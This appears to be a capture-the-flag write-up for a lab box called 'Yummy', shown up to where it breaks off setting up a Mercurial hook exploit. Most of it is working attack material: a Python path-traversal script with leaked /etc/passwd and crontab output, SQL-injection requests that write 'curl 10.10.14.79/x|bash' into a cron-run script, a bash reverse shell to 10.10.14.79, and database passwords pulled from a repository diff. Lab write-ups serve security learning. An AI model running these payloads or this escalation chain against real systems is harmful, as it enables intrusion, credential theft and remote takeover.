

If we redo the same process, the name of the .ics file will never be the same
1
2
3
4
5
# first time
/export/Yummy_reservation_20260203_123932.ics

# second time
/export/Yummy_reservation_20260203_123944.ics
We could therefore consider a code that does, for example, /export/{Yummy_reservation_year+month+day_something.ics}
So we try something like /export/../../../../../../etc/passwd

And yeah it works !
Ok let’s make a python script to automate this
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
import requests, re, sys, random, string, argparse
from datetime import datetime, timedelta

def exploit(target_file):
    base_url = "http://yummy.htb"
    email = f"user_{''.join(random.choices(string.ascii_lowercase, k=5))}@yummy.htb"
    password = "password123"

    s = requests.Session()
    auth_payload = {"email": email, "password": password}

    s.post(f"{base_url}/register", json=auth_payload)
    r = s.post(f"{base_url}/login", json=auth_payload)

    if "access_token" not in r.text:
        print("[-] Login failed")
        sys.exit(1)

    token = r.json()["access_token"]
    s.cookies.set("X-AUTH-Token", token, domain="yummy.htb")
    tomorrow = (datetime.now() + timedelta(days=1)).strftime('%Y-%m-%d')
    book_data = {
        "name": "toto",
        "email": email,
        "phone": "1010101010",
        "date": tomorrow,
        "time": "13:37",
        "people": "1",
        "message": "toto"
    }

    r = s.post(f"{base_url}/book", data=book_data)

    r = s.get(f"{base_url}/dashboard")
    ids = re.findall(r'\/reminder\/(\d+)', r.text)

    if not ids:
        print("[-] No booking ID found")
        sys.exit(1)

    booking_id = ids[-1]
    s.get(f"{base_url}/reminder/{booking_id}", allow_redirects=False)

    raw_url = f"{base_url}/export/{target_file}"

    req = requests.Request('GET', raw_url)
    prepped = s.prepare_request(req)
    prepped.url = raw_url

    resp = s.send(prepped)
    print(resp.text)

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("--file", required=True)
    args = parser.parse_args()
    exploit(args.file)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
➜  yummy python3 path_traversal.py --file ../../../../../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
dev:x:1000:1000:dev:/home/dev:/bin/bash
mysql:x:110:110:MySQL Server,,,:/nonexistent:/bin/false
caddy:x:999:988:Caddy web server:/var/lib/caddy:/usr/sbin/nologin
postfix:x:111:112::/var/spool/postfix:/usr/sbin/nologin
qa:x:1001:1001::/home/qa:/bin/bash
_laurel:x:996:987::/var/log/laurel:/bin/false

After some enumerations, we check the /etc/crontab and we see this :
SQLi to RCE
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
➜  yummy python3 path_traversal.py --file ../../../../../../../../../etc/crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *	* * *	root	cd / && run-parts --report /etc/cron.hourly
25 6	* * *	root	test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6	* * 7	root	test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6	1 * *	root	test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
*/1 * * * * www-data /bin/bash /data/scripts/app_backup.sh
*/15 * * * * mysql /bin/bash /data/scripts/table_cleanup.sh
* * * * * mysql /bin/bash /data/scripts/dbmonitor.sh
Ok now this is interesting, because we can write / overwrite into some files as mysql and there is some cronjob as mysql, let’s check theses files
We’re not going to check the second one because it’s executed every 15 minutes - It’s clearly out of scope for an HTB box
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
➜  yummy python3 path_traversal.py --file ../../../../../../../../../data/scripts/dbmonitor.sh

#!/bin/bash

timestamp=$(/usr/bin/date)
service=mysql
response=$(/usr/bin/systemctl is-active mysql)

if [ "$response" != 'active' ]; then
    /usr/bin/echo "{\"status\": \"The database is down\", \"time\": \"$timestamp\"}" > /data/scripts/dbstatus.json
    /usr/bin/echo "$service is down, restarting!!!" | /usr/bin/mail -s "$service is down!!!" root
    latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/bin/tail -n 1)
    /bin/bash "$latest_version"
else
    if [ -f /data/scripts/dbstatus.json ]; then
        if grep -q "database is down" /data/scripts/dbstatus.json 2>/dev/null; then
            /usr/bin/echo "The database was down at $timestamp. Sending notification."
            /usr/bin/echo "$service was down at $timestamp but came back up." | /usr/bin/mail -s "$service was down!" root
            /usr/bin/rm -f /data/scripts/dbstatus.json
        else
            /usr/bin/rm -f /data/scripts/dbstatus.json
            /usr/bin/echo "The automation failed in some way, attempting to fix it."
            latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/bin/tail -n 1)
            /bin/bash "$latest_version"
        fi
    else
        /usr/bin/echo "Response is OK."
    fi
fi

[ -f dbstatus.json ] && /usr/bin/rm -f dbstatus.json
1
2
3
4
5
6
7
➜  yummy python3 path_traversal.py --file ../../../../../../../../../data/scripts/app_backup.sh

#!/bin/bash

cd /var/www
/usr/bin/rm backupapp.zip
/usr/bin/zip -r backupapp.zip /opt/app
Bingo!!!!!!!!!!!
There is one line which is very interesting
1
2
latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/bin/tail -n 1)
/bin/bash "$latest_version"
The line searches for the most recent file (based on the versioned sort -V) matching the pattern fixer-v* and executes it with /bin/bash
So for example if we create a file fixer-v9999.sh,
- The
lscommand will list this file sort -Vandtail -n 1will select it becausev9999will be considered the highest version- The script will execute
/bin/bash "$latest_version"
Ok here’s what we need to execute via SQLi :
1
2
3
4
5
➜  yummy echo 'curl 10.10.14.79/x|bash' > /data/scripts/fixer-v9999.sh

➜  yummy cat /data/scripts/fixer-v9999.sh

curl 10.10.14.79/x|bash
But we also need to create the file /data/scripts/dbstatus.json
So here are the two requests :
1
2
3
GET /admindashboard?s=a&o=ASC;select+'toto'+into+outfile+"/data/scripts/dbstatus.json"

GET /admindashboard?s=a&o=ASC;select+'curl+10.10.14.79/x|bash'+into+outfile+"/data/scripts/fixer-v9999999999999999.sh"


Ok nice !! but now we have 0 rights and we can’t access to /var/www/app-qatesting
shell as www-data
But we know there is a cronjob executed every minute as www-data and yes we can’t write in the file but we can write in the directory, so we can just rename the file and create an another file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
mysql@yummy:/data/scripts$ ls -la
total 32
drwxrwxrwx 2 root root 4096 Feb  3 13:15 .
drwxr-xr-x 3 root root 4096 Sep 30  2024 ..
-rw-r--r-- 1 root root   90 Sep 26  2024 app_backup.sh
-rw-r--r-- 1 root root 1336 Sep 26  2024 dbmonitor.sh
-rw-r----- 1 root root   60 Feb  3 13:15 fixer-v1.0.1.sh
-rw-r--r-- 1 root root 5570 Sep 26  2024 sqlappointments.sql
-rw-r--r-- 1 root root  114 Sep 26  2024 table_cleanup.sh

mysql@yummy:/data/scripts$ ls -la ../
total 12
drwxr-xr-x  3 root root 4096 Sep 30  2024 .
drwxr-xr-x 24 root root 4096 Sep 30  2024 ..
drwxrwxrwx  2 root root 4096 Feb  3 13:15 scripts
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
mysql@yummy:/data/scripts$ mv app_backup.sh app_backup.sh.bak

mysql@yummy:/data/scripts$ nano app_backup.sh

mysql@yummy:/data/scripts$ ls -la
total 36
drwxrwxrwx 2 root  root  4096 Feb  3 13:20 .
drwxr-xr-x 3 root  root  4096 Sep 30  2024 ..
-rw-rw-r-- 1 mysql mysql   65 Feb  3 13:20 app_backup.sh
-rw-r--r-- 1 root  root    90 Sep 26  2024 app_backup.sh.bak
-rw-r--r-- 1 root  root  1336 Sep 26  2024 dbmonitor.sh
-rw-r----- 1 root  root    60 Feb  3 13:20 fixer-v1.0.1.sh
-rw-r--r-- 1 root  root  5570 Sep 26  2024 sqlappointments.sql
-rw-r--r-- 1 root  root   114 Sep 26  2024 table_cleanup.sh

mysql@yummy:/data/scripts$ cat app_backup.sh
#!/bin/bash

bash -c 'bash -i >& /dev/tcp/10.10.14.79/1234 0>&1'

Let’s goo !!
shell as qa
Now let’s deep in /var/www/app-qatesting
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
www-data@yummy:~/app-qatesting/.hg$ hg log

changeset:   9:f3787cac6111
tag:         tip
user:        qa
date:        Tue May 28 10:37:16 2024 -0400
summary:     attempt at patching path traversal

changeset:   8:0bbf8464d2d2
user:        qa
date:        Tue May 28 10:34:38 2024 -0400
summary:     removed comments

changeset:   7:2ec0ee295b83
user:        qa
date:        Tue May 28 10:32:50 2024 -0400
summary:     patched SQL injection vuln

changeset:   6:f87bdc6c94a8
user:        qa
date:        Tue May 28 10:27:32 2024 -0400
summary:     patched signature vuln

changeset:   5:6c59496d5251
user:        dev
date:        Tue May 28 10:25:11 2024 -0400
summary:     updated db creds

changeset:   4:f228abd7a139
user:        dev
date:        Tue May 28 10:24:32 2024 -0400
summary:     randomized secret key

changeset:   3:9046153e7a23
user:        dev
date:        Tue May 28 10:16:16 2024 -0400
summary:     added admin order option

changeset:   2:f2533b9083da
user:        dev
date:        Tue May 28 10:15:42 2024 -0400
summary:     added admin capabilities

changeset:   1:be935002334f
user:        dev
date:        Tue May 28 10:14:02 2024 -0400
summary:     added admin template

changeset:   0:f54c91c7fae8
user:        dev
date:        Tue May 28 10:13:43 2024 -0400
summary:     initial commit
After some research, we can grab a password
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
www-data@yummy:~/app-qatesting$ hg diff -c 9
diff -r 0bbf8464d2d2 -r f3787cac6111 app.py
--- a/app.py    Tue May 28 10:34:38 2024 -0400
+++ b/app.py    Tue May 28 10:37:16 2024 -0400
@@ -19,8 +19,8 @@

 db_config = {
     'host': '127.0.0.1',
-    'user': 'qa',
-    'password': 'jPAd!XQCtn8Oc@2B',
+    'user': 'chef',
+    'password': '3wDo7gSRZIwIHRxZ!',
     'database': 'yummy_db',
     'cursorclass': pymysql.cursors.DictCursor,
     'client_flag': CLIENT.MULTI_STATEMENTS
@@ -135,7 +135,7 @@
     temp_dir = tempfile.mkdtemp()
     current_date_time = datetime.now()
     formatted_date_time = current_date_time.strftime("%Y%m%d_%H%M%S")
1
2
3
4
5
www-data@yummy:~/app-qatesting$ su qa
Password:

qa@yummy:/var/www/app-qatesting$ id
uid=1001(qa) gid=1001(qa) groups=1001(qa)

Grab the user flag and let’s root !!
Root
Abuse Hooks to gain a shell as dev
1
2
3
4
5
6
7
8
9
qa@yummy:~$ sudo -l

Matching Defaults entries for qa on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User qa may run the following commands on localhost:
    (dev : dev) /usr/bin/hg pull /home/dev/app-production/
The receiving repo can have hooks configured that run when a pull occurs, and these will happen as the user running the pull
I’ll go in /tmp, create a repo and configure the exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
qa@yummy:/tmp$ mkdir pwn_hg

qa@yummy:/tmp$ cd pwn_hg/

qa@yummy:/tmp/pwn_hg$ hg init

